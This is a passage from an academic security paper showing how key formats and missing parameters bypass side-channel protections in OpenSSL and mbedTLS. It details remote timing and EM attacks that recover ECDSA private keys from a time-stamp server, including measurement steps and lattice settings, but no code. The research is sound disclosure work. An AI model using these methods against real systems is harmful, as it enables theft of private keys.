


Figure 2: L1 dcache trace showing distinctive access patterns to pre-computed multipliers in cache sets 6-8, 9-11, 13-16, 15-17, 22-24, 25-27, 28-30 during DSA public key computation.

3.3 RSA: Bypass via Key Validation

RSA key validation is a common operation required in a cryptography library supporting RSA to verify that an input key is indeed a valid RSA key. We found that OpenSSL function `RSA_check_key_ex` located at `crypto/rsa/rsa_chk.c` contains several SCA vulnerabilities. In fact, we found that the affected function `RSA_check_key_ex` can be accessed by two public entry points: a direct call to `RSA_check_key`, and through the public EVP interface calling `EVP_PKEY_check` on an RSA key. Figure 1 shows the commands in OpenSSL leading to the affected code path through the two different public functions. Note that any external, OpenSSL-linking application calling any of these two public functions is also affected.

The check function takes as input an RSA key, parses the

[6] https://github.com/OpenSC/OpenSC

[7] https://github.com/OpenSC/OpenSC/blob/master/src/minidriver/minidriver.c#L3308

[8] https://docs.microsoft.com/en-us/windows-hardware/drivers/devtest/tools-for-signing-drivers

[9] https://ebourg.github.io/jsign/

[10] https://sourceforge.net/projects/osslsigncode/files/osslsigncode/

[11] https://www.mono-project.com/

key, and reads all of the private and public components, checking the correctness of all the components. In general, the function validates the primality of p and q, then it recomputes the rest of the values $\{N, d, d_p, d_q, i_q\}$ to compare against the parsed values and check their validity. Unfortunately, we found that in several cases OpenSSL uses by default SCA-vulnerable functions to recompute these secret values.

Primality testing vulnerabilities. The prime values p and q are the first components verified during the process. The verification is done using the Miller-Rabin primality test [67] as implemented in the function `BN_is_prime_fasttest_ex`. This function calls a lower level *witness* function named `bn_miller_rabin_is_prime`[12] where a b base value is chosen randomly to compute $b^m \bmod p$, in which p is the candidate prime and the relation $2^a m = p-1$ holds. The *witness* exponentiation is performed using the `BN_mod_exp_mont` function, where unfortunately the `BN_FLG_CONSTTIME` is not set beforehand. Thus a variable-time sliding window exponentiation is used, allowing a malicious process to potentially perform a data cache-timing attack to recover half of the bits from the exponent [60]. This is enough information to recover both prime values p and q. Moreover, the exponentiation function gets called several time by the *witness* function with different b values in order to obtain confidence about the prime values, providing multiple attempts for an attacker to capture the leakage and perform error correction during its key recovery attack.

In addition to the previous vulnerability, as part of the *witness* function, a Montgomery setup phase occurs in `BN_MONT_CTX_set`, where the inverse of $2^w \bmod p$ for w-bit architectures is computed. The modular inverse function `BN_mod_inverse` is called without setting the constant-time flag. The inverse operation uses a variation of the greatest common divisor (GCD) algorithm, which is dependent on its inputs $\{2^w, p \bmod 2^w\}$, thus leaking algorithm state equivalent to the least significant word of both p and q.

Secret value vulnerabilities. Once the prime values p and q are deemed correct, the key validation continues by computing the rest of the secret components where more vulnerabilities are found. To compute the private exponent d during the verification code path, OpenSSL uses the least common multiple (LCM) of $p-1$ and $q-1$. Nevertheless, this operation is computed as

$$\mathrm{lcm}(p-1, q-1) = \frac{(p-1)\cdot(q-1)}{\gcd(p-1, q-1)} \tag{4}$$

performing the GCD computation using the `BN_gcd` function. This function does not have an early exit to a constant-time function, instead it completely ignores the flag existence, so even if it was set it would not have any effect on the code path taken. Finally, the last vulnerability is observed during CRT i_q computation. OpenSSL computes this parameter using the `BN_mod_inverse` function, which yet again fails to properly set the constant-time flag, leaving the computation $q^{-1} \bmod p$ unprotected.

It is worth noting that variable-time GCD functions, and variants, potentially leak all the algorithm state. Depending on the attacker capabilities [6], an attacker is fully capable of recovering the input values, i.e. p and q.

As can be observed, all of the vulnerabilities leak on p and q at different degrees, but by combining all the leaks, an attacker can use the redundancy and number-theoretic constraints to correct errors and obtain certainty on the bits leaked.

Keys in the wild. Surprisingly, the vulnerabilities presented in this section do not depend on a special key format. In fact, the vulnerabilities are triggered whenever an RSA key is checked for validity using the OpenSSL library, thus a potential attacker could simply wait for the right moment to exploit these vulnerabilities. The potential impact of these vulnerabilities is large, but it is minimized by two important factors: the user must trigger an RSA key validation; and the attacker must be collocated in the same CPU as the user. Nevertheless, this is not a rare scenario, and thus exploitation is very much possible.

3.4 RSA: Bypass via Missing Parameters

Recalling Section 2, an RSA private key is composed by some redundant parameters while at the same time not all of them are mandatory per RFC 8017 [55]: *"An RSA private key should be represented"*. This implies that cryptography implementations must deal with RSA private keys that do not contain all parameters, requiring potentially computing them on demand. Natural questions arise: (i) *How do software libraries handle this uncertainty?* (ii) *Does this uncertainty mask SCA threats?* Shifting focus from OpenSSL, the remainder of this section analyzes the open source mbedTLS library in this regard.

Fuzzing RSA private key loading. Following the Triggerflow methodology, we developed unit tests for the mbedTLS library, specifically for targeting RSA key loading code paths. To this end, we analyzed the mbedTLS v2.18.1 `bignum` implementation and set three POIs for Triggerflow: (i) GCD computation, `mbedtls_mpi_gcd`; (ii) Modular multiplicative inverse, `mbedtls_mpi_inv_mod`; (iii) Modular exponentiation, `mbedtls_mpi_exp_mod`. We arrived at these POIs from state-of-the-art SCA applied to cryptography libraries where these operations are commonly exploited. The first two functions are based on the binary GCD algorithm, previously shown weak to SCA [4, 7, 10, 61, 76], while exponentiation is a classical SCA target [17, 26, 35, 49, 62].

With these POIs, we fuzz the RSA mbedTLS private key loading code path to identify possible vulnerabilities. The fuzzing consists of testing the loading of an RSA private key when some parameters are equal to zero (i.e. empty PKCS #1 parameter).

[12] In OpenSSL 1.0.2 the function is called `witness`.

After configuring the potential leaking functions as Triggerflow POIs, we created an RSA private key fuzzing utility that generates all possible combinations of PKCS #1-compliant private keys. This ranges from a private key that includes all PKCS #1 parameters to none. While the latter is clearly invalid as it carries no information, other missing combinations could be interesting regarding SCA. As PKCS #1 defines eight parameters, the number of private key combinations compliant with this standard is 256.

Triggerflow provides a powerful framework for testing all these combinations smoothly. Using Triggerflow for each of these private keys, we tested the generic function of mbedTLS for loading public keys: `mbedtls_pk_parse_keyfile`. The advantage of using Triggerflow for this task is that we can automate the whole process of testing each code corner of this execution path, searching for SCA threats. Figure 1 (bottom) shows a Triggerflow unit test of one of these parameter combinations, with a private key missing d. Unit tests for the other combinations are similar.

Results. For each combination, we obtained a report that indicates if and where POIs were hit or not, also recording the program return code. A quick analysis of the generated reports indicates the 256 combinations group in four classes (i.e. only four unique reports were generated for all 256 private key parameter combinations). Table 1 shows the number of keys for each group. The majority of private key combinations yield an "Invalid" return code without hitting a POI before returning.

The group "Public" contains those remaining *valid* private keys for which $\{d, p, q\}$ is not a subset of included parameters. In this case, mbedTLS recognized the key as a public key even if the CRT secret parameters are present. Nevertheless, identified as "Public" by mbedTLS, we ignore them, since no secret data processing takes place.

Table 1: Report groups for the 256 private keys.

Group	Number of keys
Invalid	216
Public	8
POI-hit (CRT)	16
POI-hit (CRT & d)	16

The last two groups in Table 1 contain those private keys (32 in total) that indeed hit at least one POI. Analyzing both reports on these groups, we identified two potential leakage points. One is related to processing of the CRT parameters, and the other to computation of the private exponent d. We now investigate if these hits represent an SCA threat. Appendix A details the complete list of parameter combinations that hit a POI.

Leakage analysis: CRT. The last two report groups have at least one hit at a Triggerflow POI in a CRT related computation. In both groups, the report regarding this code path is identical, hence the following analysis applies to both.

The Triggerflow report reveals hitting the modular inverse POI; the parent function is `mbedtls_rsa_deduce_crt`, computing the CRT parameters in (3) as $i_q = q^{-1} \bmod p$ using `mbedtls_mpi_inv_mod`. It is a variant of the binary extended Euclidean algorithm (BEEA) with an execution flow highly dependent on its inputs, therefore an SCA vulnerability. This is similar to OpenSSL's Section 3.3 vulnerability. Yet in contrast to OpenSSL, this code path in mbedTLS executes every time this library loads a private key: the vulnerability exists regardless of missing parameters in the private key.

Leakage analysis: private exponent. The last group in Table 1 contains the CRT leakage previously described in addition to one related to private exponent d processing. The targeted POIs hit by all private key parameter combinations in this group are `mbedtls_mpi_gcd` and `mbedtls_mpi_inv_mod`. Both are called by the parent function `mbedtls_rsa_deduce_private_exponent`, that aims at computing the private exponent if it is missing in the private key using (2), involving a modular inversion. However, for computing $\mathrm{lcm}(p-1, q-1)$ using (4), the value $\gcd(p-1, q-1)$ needs to be computed first. Therefore, the report indicates a call first to `mbedtls_mpi_gcd` with inputs $p-1$ and $q-1$. This call represents an SCA vulnerability as the binary GCD algorithm is vulnerable in these instances [4, 8, 10]. Note, this leakage is also present in OpenSSL (Section 3.3), however the contexts differ. We observed OpenSSL leakage when verifying d correctness, whereas mbedTLS computes d because it is missing. This difference is crucial regarding SCA, because OpenSSL verifies by checking if $de = 1 \bmod \mathrm{lcm}(p-1, q-1)$ holds; yet mbedTLS indeed computes d, executing a modular inversion (2). Therefore this vulnerability is present in mbedTLS, and absent in OpenSSL.

After obtaining $\mathrm{lcm}(p-1, q-1)$, it computes d using (2) through a call to `mbedtls_mpi_inv_mod`. [61, 76] exploit OpenSSL's BEEA using microarchitecture attacks, so at a high level it represents a serious security threat. A deeper analysis follows for this mbedTLS case.

Summarizing, the private exponent computation in mbedTLS contains two vulnerable code paths: (i) GCD computation of $p-1$ and $q-1$; and (ii) modular inverse computation of e modulo $\mathrm{lcm}(p-1, q-1)$. Next, we investigate which of these represents the most critical threat.

The inputs of the first code path (GCD computation) are roughly the same size. This characteristic implies that, for some SCA signals, the number of bits that can be recovered is small and not sufficient to break RSA. [7, 61] practically demonstrated this limitation using different SCA techniques: the former power consumption, the latter microarchitecture timings.

However, note the inputs of the second code path (modular inversion) differ considerably in size. The public exponent e is typically small, e.g. 65537. Following (4), $\mathrm{lcm}(p-1, q-1)$ has roughly the same number of bits as $(p-1)(q-1)$;




Figure 3: Sequence of right-shifts and subtractions from a FLUSH+RELOAD attack targeting mbedTLS modular inversion.

more than 1024 because $\gcd(p-1, q-1)$ is small with high probability [44]. This significant bit length difference between `mbedtls_mpi_inv_mod` inputs makes this algorithm extremely vulnerable to SCA [8]. This difference implies the attacker knows part of the algorithm execution flow beforehand, and it is exactly this part that is usually difficult to obtain and considerably limits the number of bits that can be recovered employing some SCA techniques as demonstrated in [7, 61]. This characteristic means the attacker only needs to distinguish the main two arithmetic operations present in this algorithm (i.e. right-shift and subtraction) to fully recover the input $\mathrm{lcm}(p-1, q-1)$ that yields d.

Regarding microarchitecture attacks, this distinction lends itself to a FLUSH+RELOAD attack. As part of our validation, we attacked this implementation using a FLUSH+RELOAD attack paired with a performance degradation technique [11]. We probed two cache lines: one detecting right-shift executions, the other subtractions. Figure 3 shows the start of a trace, demonstrating the sequence extraction of right-shifts and subtraction is straightforward.

In addition, the key loading application threat model allows capturing several traces corresponding to the processing of the same secret data. Therefore, the attacker can correct errors that may appear in captured traces (e.g. fix errors produced by preemptions) by combining the information as they are redundant.

Recap. After the analysis of both leaking code paths we detected, we conclude the private exponent leakage is easier to exploit than that of CRT due to the large bitlength difference between the modular inversion algorithm inputs in the former [8, 10, 76]. On the other hand, the private exponent leakage is only present when the private key does not include d; whereas the CRT-related leakage always represents a threat regardless of missing parameters [6]. The number of bits that can be recovered exploiting these leaking code paths depends on the side-channel signal employed. However, these code paths potentially leak all the bits of the processed secrets, as demonstrated in [6, 8, 10, 76].

Keys in the wild. As such, in the context of mbedTLS the simplest example of a vulnerable RSA key is the default key typically generated by libraries, including *all* parameters. We verified this default behavior on e.g. mbedTLS, OpenSSL, and BoringSSL. Hence such keys are ubiquitous in nature. For example, Let's Encrypt's `certbot` tool for automated certificate renewal only supports RSA keys. We conclude that any application linking to mbedTLS for RSA functionality including key parsing is potentially vulnerable, including (but certainly not limited to) ACME-backed web servers relying on mbedTLS for TLS functionality.

4 Two End-to-End Attacks

As highlighted in Section 3, the format used to encode a private key can lead to the bypass of side-channel countermeasures in cryptographic libraries: these are *Certified Side Channels*. In this section we concretely instantiate the threat in Section 3.1 with two SCA attacks against ECDSA signature generation over the popular NIST P-256 curve against OpenSSL 1.1.1a: a remote timing attack and an EM attack.

Target application. For computing the ECDSA signatures from the protocol stack application layer we chose RFC 3161 [79] Time Stamp Protocol. The protocol ensures the means of establishing a time stamping service: a time stamp request message from a client and the corresponding time stamp response from the Trusted Timestamp Authority (TSA). In short, the TSA acts as a trusted third party that binds the Time Stamp Token (TST) to a valid client request message—one way hash of some information—and digitally signs it with the private key. Anyone with a valid TSA certificate can thus verify the existence of the information with the particular time stamp, ensuring timeliness and non-repudiation.

In principle, the client generates a time stamp request message containing the version information, OID of the one way hash algorithm, and a valid hash of the data. Optionally, the client may also send TSA policy OID to be used for creating the time stamp instead of TSA default policy, a random nonce for verifying the response time of the server, and additionally request the signing public key certificate in the TSA response message. The server timestamp response contains a status value and a TST with the OID for the content type and the content itself composed of DER-encoded TST information (TSTinfo). The TSTinfo field incorporates the version number info, the TSA policy used to generate the time stamp response, the message imprint (same as the hashed data in the client request), a unique serial number for the TST, and the UTC based TST generation time along with the accuracy in terms of the time granularity. Depending on the client request, the server response may additionally contain the signing certificate and the client provided nonce value. For further details on TSP, the reader may refer to RFC 3161 [79].

Our attack exploits point multiplication in the ECDSA signature generation during the TSA response phase to recover the long term private key of the server. As a protocol-level target, we compiled and deployed unmodified uts-server[13] v0.2.0 without debug symbols, an open source TSA server linking against an unmodified debug build of OpenSSL 1.1.1a.

[13] https://github.com/kakwa/uts-server

We configured the server with a NIST P-256 X.509 digital certificate, using the private key containing explicit parameters with a zero cofactor, i.e. the preconditions for our Section 3.1 vulnerability. We used the OpenSSL time stamp utility `ts` to create time stamp requests with SHA256 as the hash function, along with a request for the server's public key certificate for verification. We used the provided HTTP configuration for uts-server, hence the TSP messages between the (victim) server and our (attacker) client were transported via standard HTTP.

Target device. We selected a Linux-based PINE A64-LTS board with an Allwinner A64 Quad Core SoC based on Cortex-A53 which supports a 64-bit instruction set with a maximum clock frequency of 1.15 GHz. The board runs Ubuntu 16.04.1 LTS without any modifications to the stock image. We set the board's frequency governor to "performance".

Threat model. As discussed (Section 3.1), when handling such a key in OpenSSL 1.1.1a, the underlying implementation for the EC scalar multiplication is based on a wNAF algorithm, which has been repeatedly targeted in SCA works over the last decade, usually focusing on the recovery of the LSBs of the secret scalar. Contributions from Google [46] partially mitigated the attack vector for select named curves with new `EC_METHOD` implementations, then fully even for generic curves due to the results and contributions from [72]. With the attack vector now open again, this section presents two end-to-end attacks with different signal procurement methods: (i) a novel remote timing attack (Section 4.1), where it is assumed the attacker can measure the overall wall clock time it takes for the TSA server to respond to a request—note this attacker is indistinguishable from a legitimate user of the service; (ii) an EM attack (Section 4.2), similar in spirit to [38, 72], which has the same aforementioned threat model but additionally assumes physical proximity to non-invasively measure EM emanations. The motivation for the two different threat models is due to both practicality and the number of required samples, which will become evident by the end of this section.

4.1 ECDSA: Remote Timing Attack

In contrast to previous work on this code path and to widen potential real-world application, we performed a remote timing attack on the TSA server application via TCP. Instead of taking measurements on this code path server side like e.g. PRIME+PROBE [20, 21] and FLUSH+RELOAD [11, 14, 30, 73], we (as a non-priviliged, normal user of the service), make network requests and measure the wall clock response time.

Experiment setup. We connected the PINE A64-LTS board directly by Ethernet cable to a workstation equipped with an Intel i5-4570 CPU and an onboard I217-LM (rev 04) Ethernet controller. To measure the remote wall clock latency and reduce noise, we created a custom HTTP client for time stamp requests. Its algorithm is as follows: (i) establish a TCP connection to the server; (ii) write the HTTP request and the body, sans a single byte; (iii) start the timer; (iv) write the last body byte—now the server can begin computing the digital signature; (v) read the HTTP response headers—the server might write at least part of them before computing the digital signature; (vi) read one byte of HTTP response body—the digital signature is received by the server directly from linked OpenSSL in an octet string, so reading one byte guarantees it has been generated; (vii) stop the timer; (viii) finish reading the HTTP response; (ix) record the timing information and digital signature in a database; (x) close the TCP connection; (xi) repeat until the requested number of samples has been gathered. We implemented the measurement software in C to achieve maximum performance and control over operations. For the client timer, we used the x86 `rtdtsc` instruction that is freely accessible from user space. In recent Intel processors the `constant_tsc` feature is available—a frequency-independent and easily accessible precision timer.

Performing a traditional timing analysis under the above assumptions, we discovered a direct correlation between the wall clock execution time of ECDSA signature generation and the bitlength of the nonce used to compute the signature, as shown in Figure 4. This happens because given a scalar k and its recoded NAF representation $\hat{k}$, the algorithm execution time is a function of both the NAF length of $\hat{k}$ and its Hamming weight. While the NAF length is a good approximation for the bitlength of k (in fact at most one digit longer), its Hamming weight masks the NAF length linearly so it is not obvious how to correlate these two factors with the precise bitlength of k. Nevertheless, the empirical results (by sampling) shown in Figure 4 clearly demonstrate the latter is directly proportional to the overall algorithm execution time.

This result shares similarity to the one exploited in CVE-2011-1945 [22] (that built the foundation for the recent Minerva[14] and TPM-FAIL [54] attacks), and in fact suggests that CVE applied to not only binary curves using the Montgomery ladder, but prime curves as well. Following their attack methodology, we devise an attack in two phases: (i) The collection phase exploits the timing dependency between the execution time and the bitlength of the nonce used to generate a signature, thus selecting (r,s,m) tuples associated with shorter-than-average nonces; (ii) The recovery phase then combines the partial knowledge inferred from the collection phase to instantiate an HNP instance and solve it through a lattice technique (Section 2.4).

Collection phase. Using our custom TCP time stamp client, across Ethernet we collect 500K traces for a single attack, sorting by the measured latency, and filter the first $t = 128$ items: empirically this is closely related to the selection by a fixed threshold suggested by Figure 4. We prefer the for-

[14] https://minerva.crocs.fi.muni.cz/




Figure 4: Direct correlation between wall-clock execution time of ECDSA signature generation and the bitlength of the nonce. Plots from left to right correspond to legend keys from top to bottom. Measured on NIST P-256 in OpenSSL on a Pine64-LTS, bypassing all SCA hardening countermeasures via a private key parsing trigger.

mulation where we set the dimension t of the filtered set and the total number of collected signatures, as these numbers are more significant for comparison with other works or directly used in the formalization of the subsequent lattice phase.

Lattice phase. As noted above, the collection phase in this attack selects shorter-than-average nonces, i.e. looking at the nonce k_i as a string of bits with the same bitlength of the generator order n,

$$0 < k_i < 2^{(\lg(n)-\ell_i)} < 2^{(\lg(n)-\ell)} < n/2^{\ell} \equiv n/W < n$$

for some $W = 2^{\ell}$ bound, representing that at least ℓ consecutive MSBs are equal to 0. This is in contrast with the Section 2.4 formalization, which instead implies knowledge of nonce LSBs, so we need to slightly revise some definitions to frame the lattice problem using the same notation. Therefore, we can define $W_i = W = 2^{\ell}$ and, similarly to the formalization in Section 2.4, rearrange (1) as $k_i = \alpha(r_i/s_i) - (-h_i/s_i) \bmod n$ and then redefine $t_i = \lfloor r_i/s_i \rfloor_n$, $\hat{u}_i = \lfloor -h_i/s_i \rfloor_n$ which leads once again to $0 \leq \lfloor \alpha t_i - \hat{u}_i \rfloor_n < n/W_i$, from which the rest of the previous formalization follows unchanged.

Although it used a different lattice description, [22] also dealt with a leak based on nonce MSBs, which led to an interesting property that is valid also for the formalization used in this particular lattice attack. Comparing the definitions of t_i, $\hat{u}_i$, and u_i above with the ones from Section 2.4, we note that in this particular attack no analogue of the a_i term features in the equations composing the lattice problem, from which follows that even if some k_i does not strictly satisfy the bound $k_i < n/W$ there is still a chance that the attack will succeed, leading to a better resilience to *errors* (i.e., entries in the lattice that do not strictly satisfy the bound above) in this lattice formulation. From the attacker perspective, higher W is desirable but requires more leakage from the victim.

Since in this formulation the attacker does not use a per-equation W_i as the distributions are partially overlapping, the question remains how to set W. Underestimating W is technically accurate for approximating zero-MSBs for most of the filtered traces, but forces higher lattice dimensions and slower computation for each job. Using a larger set of training samples, analyzing the ground truth w.r.t. the actual nonce of each sample, we empirically determined that the distribution of nonce bitlengths on the average set filtered by our collection phase is a Gaussian distribution with mean $\overline{\lg(k_i)} = 247.80$ and s.d. 3.81, which suggests $W = 2^8$ ($8 = 256 - 248$) is a better approximation of the bound on most nonces. Given the s.d. magnitude, by trial-and-error we set $W = 2^7$ as a good trade-off for lattice attack execution time vs. success rate.

Combining the better resilience to errors of this particular lattice formulation and the higher amount of information carried by each trace included in the lattice instance by pushing W, we fixed the lattice attack parameters to $d = 60$ and $j = 55\text{K}$ and limit the maximum number of attempted lattice reductions per job to 100 (in practice on our cluster, less than a single minute), as we observed the overwhelming majority of instances returned success within this time frame or not at all.

Attack results. With these parameters, and repeating the attack 100 times, we observed a 91% success rate in our remote timing attack over Ethernet. The median number of jobs needed over all attack instances was 1377 (i.e. $j = 1377$ was sufficient for key recovery in the majority of cases). Those reductions that led to successful key recovery (i.e. 91 in number) had $\overline{\lg(k_i)} = 246.85$ and s.d. 3.13, while the $j = 55\text{K}$ reductions per *each* of the 9 failed overall attack instances had $\overline{\lg(k_i)} = 247.96$ and s.d. 3.87. This difference suggests: (i) the better resilience to errors in this lattice formulation is empirically valid, as given the stated s.d. not all k_i satisfied the bound W; (ii) in our environment, even the failed instances would likely succeed by tweaking lattice parameters (i.e. decreasing W and increasing d) and providing more parallel computation power (i.e. increasing j).

In case of success, the attacker obtains the long-term secret key. On failure she can repeat the collection phase (accumulating more traces and improving the filtering output and the probability of success of another lattice phase) or iteratively tune the lattice parameters (decreasing W and increasing d) to adapt to the features of the specific output of the collection phase, thus improving the lattice attack's success probability.




Figure 5: Experiment setup capturing EM traces using Picoscope USB oscilloscope with the Langer EM probe positioned on the Pine64-LTS SoC: a TSP server connected via Ethernet serving requests over HTTP.

4.2 ECDSA: EM Attack

In a much stronger (yet still SCA-classical) attack model assuming physical proximity, we now perform an EM attack on OpenSSL ECDSA. As far as we are aware, we are the first to exploit this code path in the context of OpenSSL and NIST P-256: [38] target the 256-bit Bitcoin curve, and [72] the 256-bit SM2 curve. The reason for this is our Section 3.1 vulnerability allows us to bypass the dedicated `EC_METHOD` instance on this architecture, `EC_GFp_nistz256_method` which is constant time and optimized for AVX and ARMv8 architectures. The wNAF Double and Add operations have a different set of underlying finite field operations—square, multiply, add, sub, inversion—resulting in distinguishable EM signatures.

Experiment setup. To capture the EM traces, we positioned the Langer LF-U 2.5 near field probe head on the SoC where it resulted in the highest signal quality. For digitizing the EM emanations, we used Picoscope 6404*C* USB digital oscilloscope with a bandwidth of 500 MHz and maximum sampling rate of 5 GSps. However, we used a lower sampling rate of 125 MSps as the best compromise between the trace quality and processing overhead. To acquire the traces while ensuring that the entire ECDSA trace was captured, we synchronized the oscilloscope capture with the time stamp request message: initiate the oscilloscope to start acquiring traces, query a time stamp request over HTTP to the server and wait for the server response, and finally stop the trace acquisition. We stored the EM traces along with the DER-encoded server response messages. We parsed the messages to retrieve the hash from the client request and the DER-encoded ECDSA signatures, used to generate metadata for the key recovery phase. Figure 5 shows the setup we used for our attack.

Signal analysis. After capturing the traces, we moved to offline post processing of the EM traces for recovering the partial nonce information. This essentially means identifying the position of the last Add operation. The problem is twofold: finding the end of the point multiplication (end trigger), then identifying the last Add operation therein. We divided the complete signal processing phase mainly into four steps: (i) Remove traces with errors due to acquisition process; (ii) Find the end of the ECDSA point multiplication; (iii) Remove traces encountering interrupts; (iv) Identifying the position of the last Add operation. We started by selecting only those traces which had peak magnitude to the root mean square ratio within an emphatically selected confidence interval, evidently removing traces where the point multiplication operation was not captured or trace was too noisy to start with.

In the next step, we used a specific pattern at the end of ECDSA point multiplication as our soft end trigger. To isolate this trigger pattern from the rest of the signal, we first applied a low pass FIR filter followed by a phase demodulation using the digital Hilbert transform. We further enhanced this pattern while suppressing the rest of the operations by applying root mean square envelope with a window size roughly half its sample size. We created a template by extracting this pattern from 20 random traces and taking their average. We used the Euclidean distance between the trace and template to find the end of point multiplication. We dropped all traces where the Euclidean distance was above an experimental threshold value, i.e. no soft trigger found. The traces also encountered random interrupts due to OS scheduling clearly identifiable as high amplitude peaks. Any traces with an interrupt at the end of point multiplication were also discarded to avoid corrupting the detection of the Add operation.

To recover the position of the last Add operation, we applied a different set of filters on the raw trace, keeping the end of point multiplication as our starting reference. Since the frequency analysis revealed most of the Add operations energy is between 40 MHz and 50 MHz, we applied a band pass FIR filter around this band. Performing a digital Hilbert transform, additional signal smoothing and peak envelope detection, the Add operations were clearly identifiable (Figure 6).

To automatically extract the Add operation, we first used peak extraction. However it was not as reliable since the signals occasionally encountered noisy peaks or in some instances the Add peaks were distorted. We again resorted to the template matching method used in the previous step, i.e. create an Add template and use Euclidean distance for pattern matching. For each peak identified, we also applied the template matching and measured the resulting Euclidean distance against a threshold value. Anything greater than the threshold was considered a false positive peak.

These steps ensured that the error rate stays low, consequently increasing the success rate of the key recovery lattice attack. We estimated the number of Double operations using the total sample length from the middle of the last Add operation to the end of trace as illustrated in Figure 6. To effectively reduce the overlap between the sample length metric of different Double and Add sequences, we applied K-means




Figure 6: Four different EM traces showing the last Add (A) operations relative to the soft end trigger. The distance in terms of samples between the last Add and trigger gives the number of Double (D) operations. Top to Bottom: Trace ends with an A, AD, ADD, ADDD.

clustering to keep sequences which were close to the cluster mean.

Attack results. We acquired a total of 500 signatures, and after performing the signal processing steps we were left with 422 traces. Additionally, after filtering out signatures categorized as "A" and hence not useful lattice-wise, we were left with $t = 172$ signatures suitable for building lattice problem instances. We chose $d = 120$ as the number of signatures to populate the lattice basis. We then constructed $j = 48$ instances of the lattice attack, randomly selecting d-size subsets from the t signatures for each instance. We then ran these instances in parallel on a 2.10 GHz dual CPU Intel Xeon Silver 4116 (24 cores, 48 threads across 2 CPUs). The first instance to succeed in recovering the private key did so in just over three minutes. Checking the ground truth afterwards, $e = 4$ out of the t signatures were categorized incorrectly, for a suitably small error rate of about 2.3%.

5 Conclusion

In this work, we evaluated how different choices of private key formats and various optional parameters supported by them can influence SCA security. We employed the automated tool Triggerflow to analyze vulnerable code paths in well known cryptographic libraries for various combinations of key formats and optional parameters. The results uncovered several *Certified Side Channels*, circumventing SCA hardened code paths in OpenSSL (ECC with explicit parameters, DSA with MSBLOB and PVK formats, RSA during key validation) and mbedTLS (RSA with missing parameters). To demonstrate the severity of these vulnerabilities, we performed microarchitecture leakage analysis on RSA and DSA and also presented end-to-end key recovery attacks on OpenSSL ECDSA using traditional timing and EM side channels. We publish our data set for the remote timing attack to support Open Science [63].

In the OpenSSL case, Pereida García et al. [62] conclude the fundamental design issue around `BN_FLG_CONSTTIME` is due to its insecure default nature, hypothesizing inverted logic with secure-by-default behavior provides superior assurances. While that would indeed have prevented CVE-2016-2178, our work shows that runtime secure-by-default is still not enough: simply the presence of known SCA-vulnerable code alongside SCA-hardened code poses a security threat. For example, in this light, in our Section 3.1 vulnerability the zero cofactor masquerades as a virtual `BN_FLG_CONSTTIME`, since the exploited code path is oblivious to the flag's value by design.

